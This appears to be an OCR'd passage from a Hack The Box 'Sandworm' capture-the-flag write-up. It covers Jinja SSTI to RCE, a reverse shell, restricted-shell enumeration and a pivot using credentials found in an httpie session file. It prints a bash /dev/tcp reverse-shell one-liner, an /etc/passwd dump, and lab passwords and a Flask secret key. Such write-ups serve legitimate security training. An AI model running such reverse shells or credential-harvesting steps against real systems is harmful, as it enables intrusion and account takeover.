


Figure 1.14: .

1.3 What we have so far

- Users: `atlas`
- RCE through Flask/Jinja SSTI
- Some Flask/Jinja environment variables leaked through SSTI (next subsection)

1.3.1 Enumeration of Flask/Jinja app environment





Figure 1.15: .

1.3.1.1 Potential MySQL DB credentials

`atlas:GarlicAndOnionZ42`

1.3.1.2 Flask SECRET_KEY

`SECRET_KEY:91668c1bc67132e3dcfb5b1a3e0c5c21`



SECRET_KEY

A secret key that will be used for securely signing the session cookie and can be used for any other security related needs by extensions or your application. It should be a long random `bytes` or `str`. For example, copy the output of this to your config:

```
$ python -c 'import secrets; print(secrets.token_hex())'
'192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf'
```

Do not reveal the secret key when posting questions or committing code.

Figure 1.16: .

Source

> [!note] `sandworm.sh` is a script written by the author to aid in the SSTI exploitation. It is available at the end of the document.

2 Foothold - limited reverse shell as `atlas`

Using the SSTI RCE, we were able to obtain a reverse shell as the `atlas` user.




Figure 2.1: .

After upgrading, we attempted some light manual enumeration, searching for more listening ports, files, etc.




Figure 2.2: .

This box seems to have nothing going for it. No `curl`, no `wget`, no `nc`, no `find`? That can't be.

```
atlas@sandworm:/bin$ ls -al
total 14304
drwxr-xr-x  2 nobody nogroup     340 Jul  1 17:41 .
drwxr-xr-x 14 nobody nogroup    4096 Jun  6 11:49 ..
-rwxr-xr-x  1 nobody nogroup   35328 Jul  1 17:41 base64
-rwxr-xr-x  1 nobody nogroup   35328 Jul  1 17:41 basename
-rwxr-xr-x  1 nobody nogroup 1396520 Jul  1 17:41 bash
-rwxr-xr-x  1 nobody nogroup   35280 Jul  1 17:41 cat
-rwxr-xr-x  1 nobody nogroup  125688 Jul  1 17:41 dash
-rwxr-xr-x  1 nobody nogroup     948 Jul  1 17:41 flask
-rwxr-xr-x  1 nobody nogroup 4898752 Jul  1 17:41 gpg
-rwxr-xr-x  1 nobody nogroup 1960456 Jul  1 17:41 gpg-agent
-rwxr-xr-x  1 nobody nogroup   35328 Jul  1 17:41 groups
-rwxr-xr-x  1 nobody nogroup   39424 Jul  1 17:41 id
-rwxr-xr-x  1 nobody nogroup    9047 Jul  1 17:41 lesspipe
-rwxr-xr-x  1 nobody nogroup  138208 Jul  1 17:41 ls
lrwxrwxrwx  1 nobody nogroup      19 Jul  1 17:41 python3 → /usr/bin/python3.10
-rwxr-xr-x  1 nobody nogroup 5912968 Jul  1 17:41 python3.10
lrwxrwxrwx  1 nobody nogroup      13 Jul  1 17:41 sh → /usr/bin/dash
atlas@sandworm:/bin$
```

identical contents in
/usr/bin
/usr/sbin

there's really not much here

Figure 2.3: .

I'll be damned.

```
atlas@sandworm:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
silentobserver:x:1001:1001::/home/silentobserver:/bin/bash
atlas:x:1000:1000::/home/atlas:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

users on box with shell access
- root
- atlas
- silentobserver

Figure 2.4: .

2.1 Other users

There are only three users on the box with shell access - `root` - `silentobserver` - `atlas`

```
atlas@sandworm:/home$ ls -al
total 12
drwxr-xr-x  4 nobody nogroup 4096 May  4 15:19 .
drwxr-xr-x 19 nobody nogroup 4096 Jun  7 13:53 ..
drwxr-xr-x  8 atlas  atlas   4096 Jul  2 19:12 atlas
dr--------  2 nobody nogroup   40 Jul  1 00:35 silentobserver
```

peculiar

Figure 2.5: .

2.2 Further enumeration

Further enumeration with automated tools is difficult. The home directory of `atlas` is read-only

```
atlas@sandworm:~/.ssh$ /bin/cat >> authorized_keys
bash: authorized_keys: Read-only file system
```

attempted to add attacker pubkey - 'read only filesystem'

Figure 2.6: .

`/tmp` is writable, but we don't gain much - with such a limited set of tools, `linpeas.sh` is effectively useless.

```
atlas@sandworm:~$ cd /tmp
atlas@sandworm:/tmp$ ls
f  pwned.txt
atlas@sandworm:/tmp$ cat pwned.txt
bash -i >& /dev/tcp/10.10.14.242/443 0>&1
atlas@sandworm:/tmp$ touch test
Could not find command-not-found database. Run 'sudo apt update' to populate it.
touch: command not found
atlas@sandworm:/tmp$ ls /bin
base64    bash  dash   gpg        groups  lesspipe  python3     sh
basename  cat   flask  gpg-agent  id      ls        python3.10
atlas@sandworm:/tmp$ /bin/cat >> test
laksjlkj
^C
atlas@sandworm:/tmp$ ls
f  pwned.txt  test
atlas@sandworm:/tmp$ /bin/cat test
laksjlkj
```

/tmp is writable by atlas

Figure 2.7: .




Figure 2.8: .




Figure 2.9: .

`silentobserver` is also apparently nobody




Figure 2.10: .




Figure 2.11: .

Source

3 Pivot to user `silentobserver`

Figure 3.1: .

Poking around `atlas`'s home directory, we find a file named `/home/atlas/.config/httpie/sessions/loca` which appears to contain credentials for the `silentobserver` user.

3.1 creds for `silentobserver`

`silentobserver:quietLiketheWind22`

3.1.1 user flag

```
┌──(kali㉿kali)-[~/htb/sandworm]
└─$ ssh silentobserver@ssa.htb
silentobserver@ssa.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  2 09:11:58 PM UTC 2023

  System load:           0.09033203125
  Usage of /:            91.4% of 11.65GB
  Memory usage:          27%
  Swap usage:            7%                          successfull login with creds
  Processes:             267                         silentobserver:quietLiketheWind22
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.218
  IPv6 address for eth0: dead:beef::250:56ff:feb9:a0fa

  ⇒ / is using 91.4% of 11.65GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jul  2 21:07:32 2023 from 10.10.14.207
silentobserver@sandworm:~$ id
uid=1001(silentobserver) gid=1001(silentobserver) groups=1001(silentobserver)
silentobserver@sandworm:~$ cat user.txt
82e0[redacted]3f35
silentobserver@sandworm:~$
```

Figure 3.2: .

3.2 silentobserver enumeration

3.2.1 listening ports




Figure 3.3: .

3.2.1.1 port 5000 - `https://ssa.htb` Flask/Jinja application

Using SSH port forwarding, we accessed the service listening on port 5000. It is the SSA website from the initial Enumeration phase.



localhost:56712
ssh port forwarding to ssa.htb:5000
with user silentobserver
Secret Spy Agency
this is the site from the beginning
Our Mission
We leverage our advantages in technology and cybersecurity consistent with our authorities to strengthen national defense and secure national security systems.
EXPERIENCE SSA

Figure 3.4: .

